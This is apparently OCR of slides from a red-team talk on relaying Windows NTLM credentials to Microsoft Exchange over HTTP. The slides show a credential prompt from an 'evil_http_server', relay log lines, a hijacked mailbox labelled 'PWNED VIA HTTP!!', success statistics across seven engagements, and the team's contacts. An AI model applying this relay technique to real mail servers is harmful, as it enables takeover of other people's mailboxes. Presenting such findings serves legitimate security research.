


Безопасность Windows

Подключение к evil_http_server

Введите свои учетные данные

Case 3: MSExchange Relay via HTTP (external)



```
[-] Authenticating against https://exchange_addr as admin-PC\admin FAILED. Login recorded
[*] HTTPD: Client requested path: /1.docx
[*] HTTPD: Client requested path: /1.docx
```

[redacted]

Пт [redacted] 2018 16:59

real_users_email

hello

Кому mis

Hello, my mailbox has been...

PWNED VIA HTTP!!

Statistics

- 7 redteaming companies
- 6/7 – MSExchangeRelay - worked
- 2/7 – MSExchangeRelay via smb (external) - worked
- 5/7 - MSExchangeRelay via smb (internal) - worked
- 6/7 – MSExchangeRelay via http - worked

Our contacts

- email: mis@m13.su
- Telegram channel: @mis_team
- Github: mis-team